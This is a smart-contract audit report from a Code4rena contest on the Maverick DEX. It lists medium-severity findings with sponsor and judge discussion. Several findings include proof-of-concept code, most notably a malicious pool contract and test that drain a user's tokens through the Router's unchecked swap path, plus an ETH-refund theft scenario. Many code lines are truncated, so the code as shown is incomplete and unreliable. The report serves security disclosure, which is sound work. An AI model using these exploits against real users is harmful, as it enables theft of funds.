Maverick contest
Findings & Analysis Report

2023-05-03

Table of contents

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit contest is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit contest outlined in this document, C4 conducted an analysis of the Maverick* smart contract system written in Solidity. The audit contest took place between December 1—December 12 2022.

**Note: this contest originally ran under the name* `Stealth Project`.

Wardens

27 Wardens contributed reports to the Maverick contest:

1. 0x1f8b
2. 0xDecorativePineapple
3. 0xSmartContract
4. Chom
5. Deivitto
6. IIIIIII
7. Jeiwan
8. Josiah

9. Mukund
10. RaymondFam
11. Rolezn
12. ajtra
13. c3phas
14. cccz
15. chrisdior4
16. csanuragjain
17. gzeon
18. hansfriese
19. hihen
20. ladboy233
21. minhquanym
22. pedr02b2
23. peritoflores
24. rvierdiiev
25. sakshamguruji
26. saneryee
27. sces60107

This contest was judged by kirk-baird.

Final report assembled by itsmetechjay.

Summary

The C4 analysis yielded an aggregated total of 8 unique vulnerabilities. Of these vulnerabilities, 0 received a risk rating in the category of HIGH severity and 8 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 24 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 11 reports recommending gas optimizations.

All of the issues presented here are linked back to their original finding.

Scope

The code under review is composed of 34 smart contracts written in the Solidity programming language and includes 2,289 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities based on three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

For more information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website, specifically our section on Severity Categorization.

Medium Risk Findings (8)

[M-01] `Router.getOrCreatePoolAndAddLiquidity` can be frontrunned which leads to price manipulation

Submitted by rvierdiiev

`Router.getOrCreatePoolAndAddLiquidity` can be frontrunned which allows the setting of a different initial price.

Proof of Concept

When new Pool is created, it is already initialized with active tick (`Pool.sol#L76`). This allows the pool creator to provide price for assets. So when first LP calls `Pool.addLiquidity` , this active tick is used to determine how many assets LP should deposit.

`Router.getOrCreatePoolAndAddLiquidity` function allows caller to add liquidity to the pool that can be not created yet. In such case it will create it with initial active tick provided by sender and then it will provide user's liquidity to the pool. In case the pool already exists, function will just add liquidity to it.

`Router.sol#L277-L287`

```
        function getOrCreatePoolAndAddLiquidity(
            PoolParams calldata poolParams,
            uint256 tokenId,
            IPool.AddLiquidityParams[] calldata addParams,
            uint256 minTokenAAmount,
            uint256 minTokenBAmount,
            uint256 deadline
        ) external payable checkDeadline(deadline) returns (uint256
            IPool pool = getOrCreatePool(poolParams);
            return addLiquidity(pool, tokenId, addParams, minTokenAA
        }
```

1. Pool of tokenA:tokenB doens't exist.
2. User calls `Router.getOrCreatePoolAndAddLiquidity` function to create pool with initial active tick and provide liquidity in same tx.
3. Attacker frontruns tx and creates such pool with different active tick.
4. `Router.getOrCreatePoolAndAddLiquidity` is executed and new Pool was not created, and liquidity was added to the Pool created by attacker.
5. Attacker swapped provided by first depositor tokens for a good price.
6. First depositor lost part of funds.

Tools Used

VS Code

Recommended Mitigation Steps

Do not allow actions together in one tx. Do it in 2 tx. First, create Pool. And in second tx, add liquidity.

gte620v (Maverick) disputed and commented:

> A user can protect against this by setting `isDelta=false` in `AddLiquidityParams`.

> This comment is also relevant: https://github.com/code-423n4/2022-12-Stealth-Project-findings/issues/83#issuecomment-1353917297

kirk-baird (judge) decreased severity to Medium and commented:

> This is an interesting one. I'm inclined to side with the warden on this. Although it is possible to protect against this attack, it's not immediately clear this will always happen.

> My thoughts are that if you are calling `getOrCreatePoolAndAddLiquidity()` for a pool you don't believe exists you may set `poolParams.activeTick` and then `isDelta = true` with the expectation you'll be setting a delta from `poolParams.activeTick`.

> If the front-runner creates a new pool with a different active tick then the user will be vulnerable since they have `isDelta = true`.

> However, since protection does exist although optional, I think the severity should be downgraded to Medium.

[M-02] Pool address is not deterministic, the actual Pool address deployed may be different from the address computed in advance

Submitted by hihen

Users and contracts associated with Maverick may result in errors or token losses due to using a wrong Pool address.

Proof of Concept

Pools are deployed in a `create2` manner just like Uniswap. This is used to ensure that the pool contract address is deterministic and guaranteed, because in some scenarios it is necessary to know the address of the pool in advance and perform some operations.

However, the address of the Pool contract in the current implementation is not fully deterministic.

Let's see the code of `Deployer#deploy()` (`Deployer.sol#L24`):

```
    function deploy(
        uint256 _fee,
        uint256 _tickSpacing,
        int32 _activeTick,
        uint16 _lookback,
        uint16 _protocolFeeRatio,
        IERC20 _tokenA,
        IERC20 _tokenB,
        uint256 _tokenAScale,
        uint256 _tokenBScale,
        IPosition _position
    ) external returns (IPool pool) {
        pool = new Pool{salt: keccak256(abi.encode(_fee, _tickSpacin
            _fee,
            _tickSpacing,
            _activeTick,
            _lookback,
            _protocolFeeRatio,
            _tokenA,
            _tokenB,
            _tokenAScale,
            _tokenBScale,
            _position
        );
```

Any change in `_fee, _tickSpacing, _activeTick, _lookback, _protocolFeeRatio, _tokenA, _tokenB, _tokenAScale, _tokenBScale, _position` will result in a different contract address.

This is because they are all used as the Pool's constructor arguments which will be used to calculate the contract address.

> see [Salted contract creations / create2]

Of these parameters, only `_fee, _tickSpacing, _lookback, _tokenA, _tokenB` are used to determine a pool:

- They are used to lookup (`Factory.sol#L46`) a pool

```
function lookup(uint256 _fee, uint256 _tickSpacing, uint16 _lookback, I
```

- They are the keys of the pools mapping (`Factory.sol#L16`)

```
mapping(uint256 => mapping(uint256 => mapping(uint32 => mapping(IERC20
pools[_fee][_tickSpacing][_lookback][_tokenA][_tokenB] = pool;
```

Other parameters are the properties or state of the pool. They do not determine a pool.

Some of them may be set to or modified to any value, which leads to the loss of determinism and guarantee of the pool address:

- `_activeTick` : may be set to any value by creator when `create()` (`Factory.sol#L58`), :
- `_protocolFeeRatio` : may be set to any value at any time by factory owner. See setProtocolFeeRatio (`Factory.sol#L33`)
- `_tokenAScale, _tokenBScale` : may be set to any value at any time by token owner (if the token is settable or upgradable)

Tools Used

VS Code

Recommended Mitigation Steps

I recommend using a similar approach to Uniswap, which is removing all constructor parameters of the Pool, saving them in factory's storage, and retrieving them by calling the factory in constructor.

Related code in Uniswap:

UniswapV3PoolDeployer.deploy

UniswapV3Pool constructor

Recommended implementation:

```
diff --git a/maverick-v1/contracts/libraries/Deployer.sol b/mave
deleted file mode 100644
index 674602e..0000000
--- a/maverick-v1/contracts/libraries/Deployer.sol
+++ /dev/null
@@ -1,37 +0,0 @@
-// SPDX-License-Identifier: UNLICENSED
-pragma solidity ^0.8.0;
-
-import "@openzeppelin/contracts/token/ERC20/IERC20.sol";
-
-import "../models/Pool.sol";
-import "../interfaces/IFactory.sol";
-import "../interfaces/IPool.sol";
-import "../interfaces/IPosition.sol";
-
-library Deployer {
-    function deploy(
-        uint256 _fee,
-        uint256 _tickSpacing,
-        int32 _activeTick,
-        uint16 _lookback,
-        uint16 _protocolFeeRatio,
-        IERC20 _tokenA,
-        IERC20 _tokenB,
-        uint256 _tokenAScale,
-        uint256 _tokenBScale,
-        IPosition _position
-    ) external returns (IPool pool) {
-        pool = new Pool{salt: keccak256(abi.encode(_fee, _tickS
-            _fee,
```

```
-            _tickSpacing,
-            _activeTick,
-            _lookback,
-            _protocolFeeRatio,
-            _tokenA,
-            _tokenB,
-            _tokenAScale,
-            _tokenBScale,
-            _position
-        );
-    }
-}
diff --git a/maverick-v1/contracts/models/Factory.sol b/maverick
index d33d91f..afb7e3b 100644
--- a/maverick-v1/contracts/models/Factory.sol
+++ b/maverick-v1/contracts/models/Factory.sol
@@ -7,11 +7,11 @@ import "@openzeppelin/contracts/token/ERC20/IE
 import "../models/Pool.sol";
 import "../interfaces/IFactory.sol";
 import "../interfaces/IPool.sol";
+import "../interfaces/IPoolDeployer.sol";
 import "../interfaces/IPosition.sol";
-import "../libraries/Deployer.sol";
 import "../libraries/Math.sol";

-contract Factory is IFactory {
+contract Factory is IFactory, IPoolDeployer  {
     /// @notice mapping elements are [fee][tickSpacing][lookbac
     mapping(uint256 => mapping(uint256 => mapping(uint32 => map
     /// @notice mapping of pools created by this factory
@@ -22,6 +22,7 @@ contract Factory is IFactory {
     uint16 public protocolFeeRatio;
     IPosition public immutable position;
     address public owner;
+    IPoolDeployer.Parameters private parameters;

     constructor(uint16 _protocolFeeRatio, IPosition _position)
         require(_protocolFeeRatio <= ONE_3_DECIMAL_SCALE, "Fact
@@ -48,6 +49,10 @@ contract Factory is IFactory {
         return pools[_fee][_tickSpacing][_lookback][tokenA][tok
     }

+    function getParameters() external view override returns (IP
+        return parameters;
+    }
+
```

```
     /// @notice creates new pool
     /// @param _fee is a rate in prbmath 60x18 decimal format
     /// @param _tickSpacing  1.0001^tickSpacing is the bin widt
@@ -63,18 +68,20 @@ contract Factory is IFactory {

         require(pools[_fee][_tickSpacing][_lookback][_tokenA][_

-        pool = Deployer.deploy(
-            _fee,
-            _tickSpacing,
-            _activeTick,
-            _lookback,
-            protocolFeeRatio,
-            _tokenA,
-            _tokenB,
-            Math.scale(IERC20Metadata(address(_tokenA)).decimal
-            Math.scale(IERC20Metadata(address(_tokenB)).decimal
-            position
-        );
+        parameters = IPoolDeployer.Parameters({
+            _fee: _fee,
+            _tickSpacing: _tickSpacing,
+            _activeTick: _activeTick,
+            _lookback: _lookback,
+            _protocolFeeRatio: protocolFeeRatio,
+            _tokenA: address(_tokenA),
+            _tokenB: address(_tokenB),
+            _tokenAScale: Math.scale(IERC20Metadata(address(_to
+            _tokenBScale: Math.scale(IERC20Metadata(address(_to
+            _position: address(position)
+        });
+        pool = new Pool{salt: keccak256(abi.encode(_fee, _tickS
+        delete parameters;
         isFactoryPool[pool] = true;

         emit PoolCreated(address(pool), _fee, _tickSpacing, _ac
diff --git a/maverick-v1/contracts/models/Pool.sol b/maverick-v1
index 9cc0680..065d4fd 100644
--- a/maverick-v1/contracts/models/Pool.sol
+++ b/maverick-v1/contracts/models/Pool.sol
@@ -15,6 +15,7 @@ import "../libraries/SafeERC20Min.sol";
 import "../interfaces/ISwapCallback.sol";
 import "../interfaces/IAddLiquidityCallback.sol";
 import "../interfaces/IPool.sol";
+import "../interfaces/IPoolDeployer.sol";
 import "../interfaces/IPoolAdmin.sol";
```

```
 import "../interfaces/IFactory.sol";
 import "../interfaces/IPosition.sol";
@@ -57,29 +58,19 @@ contract Pool is IPool, IPoolAdmin {
     uint128 public override binBalanceA;
     uint128 public override binBalanceB;

-    constructor(
-        uint256 _fee,
-        uint256 _tickSpacing,
-        int32 _activeTick,
-        uint16 _lookback,
-        uint16 _protocolFeeRatio,
-        IERC20 _tokenA,
-        IERC20 _tokenB,
-        uint256 _tokenAScale,
-        uint256 _tokenBScale,
-        IPosition _position
-    ) {
+    constructor() {
         factory = IFactory(msg.sender);
-        fee = _fee;
-        state.protocolFeeRatio = _protocolFeeRatio;
-        tickSpacing = _tickSpacing;
-        state.activeTick = _activeTick;
-        twa.lookback = _lookback;
-        tokenA = _tokenA;
-        tokenB = _tokenB;
-        position = _position;
-        tokenAScale = _tokenAScale;
-        tokenBScale = _tokenBScale;
+        IPoolDeployer.Parameters memory params = IPoolDeployer(
+        fee = params._fee;
+        state.protocolFeeRatio = params._protocolFeeRatio;
+        tickSpacing = params._tickSpacing;
+        state.activeTick = params._activeTick;
+        twa.lookback = params._lookback;
+        tokenA = IERC20(params._tokenA);
+        tokenB = IERC20(params._tokenB);
+        position = IPosition(params._position);
+        tokenAScale = params._tokenAScale;
+        tokenBScale = params._tokenBScale;
         state.status = NO_EMERGENCY_UNLOCKED;
     }

diff --git a/maverick-v1/contracts/test/TestFactoryPool.sol b/ma
index 93ab11d..049f933 100644
```

```
--- a/maverick-v1/contracts/test/TestFactoryPool.sol
+++ b/maverick-v1/contracts/test/TestFactoryPool.sol
@@ -6,14 +6,20 @@ import "@openzeppelin/contracts/token/ERC20/IE
 import "../interfaces/ISwapCallback.sol";
 import "../interfaces/IAddLiquidityCallback.sol";
 import "../models/Pool.sol";
+import "../interfaces/IPoolDeployer.sol";
 import "../interfaces/IPosition.sol";
 import "../libraries/Bin.sol";

-contract TestDeployPool is ISwapCallback, IAddLiquidityCallback
+contract TestDeployPool is ISwapCallback, IAddLiquidityCallback
     Pool public pool;

     address public owner;

+    IPoolDeployer.Parameters private parameters;
+    function getParameters() external view override returns (IP
+        return parameters;
+    }
+
     constructor(
         uint256 _fee,
         uint256 _sqrtTickSpacing,
@@ -27,7 +33,20 @@ contract TestDeployPool is ISwapCallback, IAd
         IPosition _position
     ) {
         owner = msg.sender;
-        pool = new Pool(_fee, _sqrtTickSpacing, _activeTick, _l
+        parameters = IPoolDeployer.Parameters({
+            _fee: _fee,
+            _tickSpacing: _sqrtTickSpacing,
+            _activeTick: _activeTick,
+            _lookback: _lookback,
+            _protocolFeeRatio: _protocolFeeRatio,
+            _tokenA: address(_tokenA),
+            _tokenB: address(_tokenB),
+            _tokenAScale: Math.scale(_tokenADecimals),
+            _tokenBScale: Math.scale(_tokenBDecimals),
+            _position: address(_position)
+        });
+        pool = new Pool();
+        delete parameters;
     }

     struct SwapCallbackData {
```

```
diff --git a/maverick-v1/test/shared/deploy.ts b/maverick-v1/tes
index f421e90..40793d1 100644
--- a/maverick-v1/test/shared/deploy.ts
+++ b/maverick-v1/test/shared/deploy.ts
@@ -113,7 +113,7 @@ export const deployFactory = async ({
     "Factory",
     mock,
     {
-      Deployer: (await deployDeployer({})).address,
+      // Deployer: (await deployDeployer({})).address,
     },
     protocolFeeRatio,
     position
```

gte620v (Maverick) acknowledged

kirk-baird (judge) commented:

> This is a well-explained issue and since it will have significant impact on the number of pools created, there will be a significant impact on the protocol.

[M-03] Trader can manipulate price because bin only moved after swap

Submitted by gzeon

In Maverick, liquidity bin is only moved after a swap:

Pool.sol#L305-L306

```
            emit Swap(msg.sender, recipient, tokenAIn, exactOutput, a
            _moveBins(currentState.activeTick, startingTick, lastTwa
```

If the pool does not have a lot of activity (which is very common for newer DEX / tail asset), the bin will not be moved to the expected position.

Trader will have a free option to manipulate price in their favor.

Proof of Concept

Adding this test case to ./maverick-v1/test/models/Pool.ts

```
describe.only("when the twap moves and there are bins that c
  beforeEach(async () => {
    await testPool.addLiquidity(1, [
      {
        kind: 1,
        isDelta: true,
        pos: 0,
        deltaA: floatToFixed(3),
        deltaB: floatToFixed(3),
      },
      {
        kind: 1,
        isDelta: true,
        pos: 2,
        deltaA: floatToFixed(3),
        deltaB: floatToFixed(3),
      },
      {
        kind: 1,
        isDelta: true,
        pos: 10,
        deltaA: floatToFixed(0),
        deltaB: floatToFixed(10),
      },
    ]);
  });

it("+10, 0, -10", async () => {
  await testPool.swap(
    await owner.getAddress(),
    floatToFixed(10),
    true,
    false
  );
  await ethers.provider.send("evm_increaseTime", [3600]);
  await ethers.provider.send("evm_mine", []);
  await testPool.swap(
    await owner.getAddress(),
    floatToFixed(0),
    false,
    true
  );
```

```
      await testPool.swap(
        await owner.getAddress(),
        floatToFixed(10),
        false,
        true
      );
      const afterTokenABalance = fixedToFloat(
        await tokenA.balanceOf(await owner.getAddress())
      );
      const afterTokenBBalance = fixedToFloat(
        await tokenB.balanceOf(await owner.getAddress())
      );
      console.log(afterTokenABalance, afterTokenBBalance);
    });
    it("+10, -10", async () => {
      await testPool.swap(
        await owner.getAddress(),
        floatToFixed(10),
        true,
        false
      );
      await ethers.provider.send("evm_increaseTime", [3600]);
      await ethers.provider.send("evm_mine", []);
      await testPool.swap(
        await owner.getAddress(),
        floatToFixed(10),
        false,
        true
      );
      const afterTokenABalance = fixedToFloat(
        await tokenA.balanceOf(await owner.getAddress())
      );
      const afterTokenBBalance = fixedToFloat(
        await tokenB.balanceOf(await owner.getAddress())
      );
      console.log(afterTokenABalance, afterTokenBBalance);
    });
  });



  Pool
    #swap
      when the twap moves and there are bins that can be moved
99999999997 99999999987.17587
        ✓ +10, 0, -10
99999999997 99999999983.95761
```

```
✓ +10, -10
```

In the 1st test, the trader buys 10 tokens, waits an hour, sells 0 tokens (to update bin), sells 10 tokens.

In the 2nd test, the trader buys 10 tokens, waits an hour, sells 10 tokens.


As shown, if the trader executes a 0 token trade in between, he will receive many more tokens.

On the other hand, if the trader is trying to buy more tokens, he can get a better price if the bin is not updated.

Recommended Mitigation Steps

Move the bin at the beginning of a swap after updating twap.

gte620v (Maverick) disputed and commented:

> This is not a bug and we address exactly this case in the whitepaper:
>
> 
>
> After a swap, the contract checks to see if any bins need to be moved. If so, then the move proceeds. Within a block, no time passes between operations, so the TWAP will also not change for the duration of the block. Because of this, no bins will move beyond the first swap in a block, as any subsequent checks for movement will find the bins already in line with the TWAP. In other words, all movement checks within a block are governed by the TWAP change that occurred in the previous block. These mechanisms mean that a swapper cannot move liquidity using a swap inside of a single block. This makes the movement robust to large inner-block flash swap operations that may significantly move the price.
>
> That is, in the case of a large two-step flash swap that moved the price up and then back down inside the block, none of the dynamic liquidity bins would move in response and the TWAP would be unaffected by the large price excursion. For liquidity to move, a swapper would have to leave their capital on chain for at least one block period, which would leave that liquidity exposed to arbitrageurs, thereby discouraging any such toxic liquidity movement manipulations.
>
> Finally, when an LP starts a pool, they have the option to choose the TWAP lookback period. Longer periods further blunt any liquidity manipulation attack surface. The suggested default liquidity lookback period for a pool is 3 hours.
>
> Notation:
>
> With aggregators, and arbs, it will be very hard for an attacker to depend on arbs not seeing the price shift the attacker created. When an arb sees this price shift, he will immediately exploit it and bring the pool price back down to market.

> In that case, the attacker is just buying tokens at severely overpriced values without executing any attack.

kirk-baird (judge) decreased severity to Medium and commented:

> To state my understanding of this issue, if there is a swap which is the first of the block a trader may submit a null swap first to update the TWAP and therefore prevent further bin movement. Then submit the genuine swap at a slightly better price.

> This is beneficial to the trader only if the price movement is in the reverse direction of the previous price movement and over a bin boundary.

> To me this sounds like an edge case that is beneficial to the trader over LPs however it has a niche set of requirements to be exploited and the price is only marginally improved. So I consider this to be a Medium issue.

Note: for full discussion regarding this finding, please see the warden's original submission.

[M-04] `exactInput` allows stealing of funds via a malicious pool contract

Submitted by Jeiwan, also found by peritoflores

`Router.sol#L151`

`Router.sol#L128`

Impact

Users can lose funds during swapping.

Proof of Concept

The Router contract (`Router.sol#L18`) is a higher level contract that will be used by the majority of the users. The contract implements the `exactInput` (`Router.sol#L143`) functions that users call to perform multiple swaps in a single transaction. The key argument of the function is the path (`IRouter.sol#L40`): an

encoded list of “input token, pool address, output token” tuples that defines the series of swaps to be made by the function. On every iteration, the `exactInput` function extracts next tuple from the path and calls the extracted pool address to perform a swap (`Router.sol#L149-L154`), (`Router.sol#L128`):

```
params.amountIn = exactInputInternal(
    params.amountIn,
    stillMultiPoolSwap ? address(this) : params.recipient,
    0,
    SwapCallbackData({path: params.path.getFirstPool(), payer: p
);
```

```
(, amountOut) = pool.swap(recipient, amountIn, tokenAIn, false,
```

However, the pool address is not verified before being called. An attacker may trick a user into calling `exactInput` with a malicious contract as a pool and steal user’s funds. Despite the requirement to force a user to sign a transaction, the difficulty of this attack is low for several reasons:

1. The path argument is *always* built by a front-end applications: users never fill it manually and have to trust front ends to properly fill the path for them. For example, Uniswap implements a complex **router** that builds optimized paths. It’s expected that the audited project will also implement a similar router, and the users will always use the paths generated by the router without checking them.

   Moreover, the path argument is encoded as a byte array (`IRouter.sol#L40`), which makes it hard to read and verify in a wallet.

2. The attack is performed by the official Router contract: users may have it added to the list of known contracts (a feature supported by MetaMask) and execute a transaction from a malicious front-end application thinking that, since the official Router contract is called, they’re safe.

An example of a malicious pool contract:

```
// router-v1/contracts/audit/AuditSwapExploit.sol
// SPDX-License-Identifier: unlicensed
```

```
pragma solidity ^0.8.0;

import "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import "../interfaces/IRouter.sol";

contract AuditSwapExploit {
  address tokenAddress;

  constructor(address tokenAddress_) {
    tokenAddress = tokenAddress_;
  }

  function swap(address /*recipient*/, uint256 amount, bool /*to
    IRouter(msg.sender).sweepToken(IERC20(tokenAddress), 0, addr

    amountIn = amount;
    amountOut = type(uint256).max;
  }
}
```

A coded proof of concept that demonstrates an attack using the above contract:

```
// router-v1/test/Router.ts
//   describe("#swap exact in", () => {
it("allows to steal funds [AUDIT]", async () => {
  let poolWETHB: string = await getEthBPool(0.05, 2);

  // Deploying a exploit.
  const factory = await ethers.getContractFactory("AuditSwapExpl
  const exploit = await factory.deploy(tokenB.address);
  await exploit.deployed();

  const preExploitBalance = await balances(exploit.address);
  const preOwnerBalance = await balances(await owner.getAddress(

  // The attacker injects their exploit in the path.
  let path = encodePath([
    weth9.address,
    poolWETHB,
    tokenB.address,
    exploit.address,
    tokenA.address,
  ]);
  await router.exactInput({
```

```
      path: path,
      recipient: await owner.getAddress(),
      deadline: maxDeadline,
      amountIn: floatToFixed(1),
      amountOutMinimum: 0
    });

    const postExploitBalance = await balances(exploit.address);
    const postOwnerBalance = await balances(await owner.getAddress

    // User has spent WETH...
    expect(postOwnerBalance.weth9 - preOwnerBalance.weth9).to.eq(-1

    // ... but hasn't received any tokens.
    expect(postOwnerBalance.tokenA - preOwnerBalance.tokenA).to.eq
    expect(postOwnerBalance.tokenB - preOwnerBalance.tokenB).to.eq

    // The exploit contract has received token B.
    expect(postExploitBalance.tokenA - preExploitBalance.tokenA).to
    expect(postExploitBalance.tokenB - preExploitBalance.tokenB).to
});
```

Recommended Mitigation Steps

Consider always checking that pools being called in the Router were created through the Factory:

```
--- a/router-v1/contracts/Router.sol
+++ b/router-v1/contracts/Router.sol
@@ -125,6 +125,7 @@ contract Router is IRouter, Multicall, SelfP

          bool tokenAIn = tokenIn < tokenOut;

+         require(factory.isFactoryPool(IPool(pool)), "Unsupporte
          (, amountOut) = pool.swap(recipient, amountIn, tokenAIn
      }
```

gte620v (Maverick) disputed and commented:

> If a frontend is compromised, this is the least of your worries. With a compromised frontend, the attacker can route a user to any contract.

Jeiwan (warden) commented:

> With a compromised frontend, the attacker can route a user to any contract.

> As long as contracts allow that. If we take Uniswap V3 as a reference, the Router contract won't allow the routing of a user through pools not created via the official Factory contract. So, the Maverick/Stealth Project is vulnerable to this attack vector, while Uniswap V3 isn't.

kirk-baird (judge) decreased severity to Medium and commented:

> The design choice to allow third parties to create and use their own `Pool` in conjunction with Maverick/Stealth Project Pools is a genuine use case which may make the mitigation invalid.

> A malicious pool included in the path would allow for for draining funds for a user.

> I consider this a valid Medium as there is an attack vector in the code however it should be protected against by the front-end only selecting the path from factory created pools.

[M-05] Unused ETH is not refunded when a limit price is set

Submitted by Jeiwan, *also found by* 0x1f8b

`Router.sol#L90-L91`

Impact

Users may lose a portion of ETH when setting a limit price and selling ETH.

Proof of Concept

The Router contract (`Router.sol#L18`)
is a higher level contract that will be used by the majority of the users.

The contract allows to swap tokens using Pool contracts.
One extra feature it adds is the ability to swap native coins (e.g. ETH)

for ERC20 tokens so users don't need to wrap native coins manually (`Router.sol#L88-L91`):

```
    function pay(IERC20 token, address payer, address recipient, uin
        if (IWETH9(address(token)) == WETH9 && address(this).balance
            WETH9.deposit{value: value}();
            WETH9.transfer(recipient, value);
```

The Pool contract allows to set a limit price during swapping: a price, upon reaching which, swapping will stop at (`Pool.sol#L636-L641`). When a limit price is set and reached, the swap is executed partially: the input amount specified in the call to `swap` is spent partially (`Pool.sol#L565`); the output amount is calculated only based on the input amount spent. This mechanism allows traders to execute a swap only until a certain price is reached.

The combination of the above facts allows a bug: when user sells a native coin (e.g. ETH), specifies full input amount, and sets a limit price, the actualinput amount will be smaller due to the limit price being set, but the full input amount will be spent by the user. The Router won't refund the remaining amount to the user and it'll be left in the contract. Anyone (MEV bots, most likely) will be able to withdraw it via the public `refundETH` function (`Router.sol#L80-L82`).

Consider this exploit scenario:

1. Alice wants to sell 1 ETH and buy some token TKN. However Alice wants her trade to be executed before the price X.
2. Alice calls the `exactInputSingle` function of `Router` , sets the sqrtPriceLimitD18 argument to the price X, and sends 1 ETH along with the transaction.
3. The router executes the swap via an ETH-TKN pool. The swap gets interrupted when the price X is reached.
4. Before reaching the price X, only 0.7 ETH of Alice were consumed to convert them to 100 TKN.
5. Alice receives 100 TKN while spending 1 ETH, the router contract keeps holding the remaining 0.3 ETH.
6. A MEV bot withdraws the 0.3 ETH by calling the `refundETH` function.

The below PoC reproduces this scenario:

```
// router-v1/test/Router.ts
//   describe("#swap exact in", () => {
it("doesn't refund ETH [AUDIT]", async () => {
  let pool: string = await getEthBPool(0.05, 2);

  const preEthBalance = await ethBalances();
  const prePoolBalance = await balances(pool);
  const preOwnerBalance = await balances(await owner.getAddress(

   // User swaps ETH for token B and sets a limit price.
   await router.exactInputSingle({
     tokenIn: weth9.address,
     tokenOut: tokenB.address,
     pool: pool,
     recipient: await owner.getAddress(),
     deadline: maxDeadline,
     amountIn: floatToFixed(1),
     amountOutMinimum: 0,
     sqrtPriceLimitD18: "10779318892207087 52" // (beforePoolPric
   },
     { value: floatToFixed(1) }
   );

   const postPoolBalance = await balances(pool);
   const postEthBalance = await ethBalances();
   const postOwnerBalance = await balances(await owner.getAddres

   // User has spent the entire input amount (1 ETH).
   expect(postEthBalance.owner - preEthBalance.owner).to.be.appr
     -1,
     0.001
   );

   // User has bought some tokens B. The amount wasn't paid by t
   // limit price has interrupted the swap.
   expect(postOwnerBalance.tokenB - preOwnerBalance.tokenB).to.e

   // The remaining input amount has been left in the router and
   expect(postEthBalance.router - preEthBalance.router).to.eq(0.

   // A MEV bot immediately withdraws the ETH remained from the
   const preMEVBotBalance = await ethers.provider.getBalance(awa
   await router.connect(addr1).refundETH();
```

```
    const postMEVBotBalance = await ethers.provider.getBalance(aw

    expect(postMEVBotBalance.sub(preMEVBotBalance).toString()).to
  });
```

Recommended Mitigation Steps

Consider refunding unspent ETH to users.

gte620v (Maverick) disputed and commented:

> I have analyzed the report and do not consider it valid.

kirk-baird (judge) decreased severity to Medium and commented:

> I consider it to be a valid Medium.

> A note on this issue is that the recommendation is not desirable. A more appropriate recommendation is to increase documentation to encourage users to do a MultiCall.

[M-06] `Pool._amountToBin()` returns a wrong value when `protocolFeeRatio = 100%`.

Submitted by hansfriese

`Pool._amountToBin()` returns a larger value than it should when `protocolFeeRatio = 100%`.

As a result, bin balances might be calculated incorrectly.

Proof of Concept

`delta.deltaInBinInternal` is used to update the bin balances like this (`Pool.sol#L287-L293`).

```
        if (tokenAIn) {
            binBalanceA += delta.deltaInBinInternal.toUint128();
            binBalanceB = Math.clip128(binBalanceB, delta.deltaOutEr
```

```
    } else {
        binBalanceB += delta.deltaInBinInternal.toUint128();
        binBalanceA = Math.clip128(binBalanceA, delta.deltaOutEr
    }
```

As we can see here (`Pool.sol#L608-L611`), `_amountToBin()` is used to calculate `delta.deltaInBinInternal` from `deltaInErc` and `feeBasis` .

```
uint256 feeBasis = Math.mulDiv(binAmountIn, fee, PRBMathUD60
delta.deltaInErc = binAmountIn + feeBasis;
delta.deltaInBinInternal = _amountToBin(delta.deltaInErc, fe
delta.excess = swapped ? Math.clip(amountOut, delta.deltaOut
```

